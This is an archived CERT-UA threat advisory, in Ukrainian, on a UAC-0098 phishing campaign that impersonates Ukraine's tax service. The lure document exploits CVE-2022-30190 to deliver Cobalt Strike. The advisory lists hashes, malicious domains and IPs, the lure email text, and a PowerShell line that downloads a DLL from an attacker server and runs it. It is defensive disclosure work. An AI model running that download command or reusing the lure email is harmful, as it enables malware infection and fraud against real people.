# CERT-UA

Archived: 2026-04-05 15:32:32 UTC

**Загальна інформація**

Виявлено шкідливий документ "Накладення штрафних санкцій.docx" відкриття якого призведе до завантаження HTML-файлу та виконання JavaScript-коду (CVE-2022-30190), який забезпечить завантаження та запуск шкідливої програми Cobalt Strike Beacon (дата компіляції: 16.06.2022).

У взаємодії з суб'єктом координації з'ясовано, що згаданий DOCX-документ містився в захищеному паролем архіві "НакладенняШтрафнихСанкцій.zip", який, в свою чергу, розповсюджувався засобами електронної пошти, начебто, від імені "Державної податкової служби України" (тема листа: "Повідомлення про несплату податку").

Активність має персистентний характер та відстежується за ідентифікатором UAC-0098.

**Індикатори компрометації**

*Файли:*

```
37c7b934661f31e526ffb31f7c935d5a    7d53782fab972b8b70c6c7134598da25fd125c58c88a6d468464cee6c9dbe764
a3f3402656fc5be4439899b2a5f25eb6    bc6898f0e66582ab92307809a409797749b49948fc265767579b224755b0a17b
85851e09b368ebba90f5d922cd77f348    02b77a482120b7997f06da67f33cdb286ab06b7ef1bd9dfb2ad77a634595abfe
52f371a4f06f3398a5a361335920618c    394cbab9eb87ef8ee795d184137ac2634b22a0a3e642534a55c1623a813c8a59
```


*Мережеві:*

```
rostyslav.nal0g@gmail[.]com
hXXp://64[.]190.113.51:8000/index[.]html
hXXp://5[.]199.173.152/ked[.]dll
hXXps://baidenfree[.]com/jquery-3.3.1.min.js
baidenfree[.]com
golgba[.]com
domtern[.]com
jorgava[.]com
185[.]143.223.29 (Received)
64[.]190.113.51
5[.]199.173.152
5[.]199.174.219
185[.]170.144.159
87[.]251.64.5
185[.]170.144.158
```

*Хостові:*

```
Invoke-WebRequest -Uri 'http://5.199.173.152/ked.dll' -OutFile 'c:\windows\tasks\ked.dll'; start-pro
C:\windows\tasks\ked.dll
```

## Графічні зображення



От: Державна податкова служба України <rostyslav.nal0g@gmail.com> Отправлено: Mon 6/20/2022
Кому: undisclosed-recipients:
Копия:
Тема: [SPAM] Повідомлення про несплату податку
Сообщение НакладенняШтрафнихСанкцій.zip (11 Кбайт)

СПОВІЩЕННЯ:

Повідомляємо, що закінчується термін сплати податків за другий квартал 2022 року.
Ознайомитись з докладною інформацією, сумою та строками платежу можна у
прикріпленому документі. Повідомляємо вас, що законодавством передбачено відповідальність
за несвоєчасну або неналежну сплату податків, що передбачає застосування фінансових штрафних
санкцій.

Пароль від архіву:

З повагою Державна податкова служба України



Звертаємо увагу!

У випадку відсутності у платника податків можливості своєчасно виконати свій податковий обов'язок під час війни (тобто поки до 25 травня) він звільняється від відповідальності з обов'язковим виконанням таких обов'язків протягом шести місяців після припинення

або скасування воєнного стану в Україні. Це стосується, зокрема, й дотримання термінів сплати податків та зборів, подання звітності, у тому числі звітності, передбаченої п. 46.2 ПКУ.

Але наголосимо, що це стосується саме тих платників, які не можуть виконувати свої обов'язки! Про це ми писали тут.

Наразі до 31 травня діє ще й карантин. Тому фінансових штрафів за несвоєчасне звітування та несплату податків не буде. Але це правило не поширюється на ПДВ, рентну плату та акциз. Проте, як тільки карантин закінчиться, мораторій на штрафи закінчиться теж. І порушникам треба буде доводити, що через війну вони не мали можливості вчасно сплатити податки.




---

Source: https://cert.gov.ua/article/339662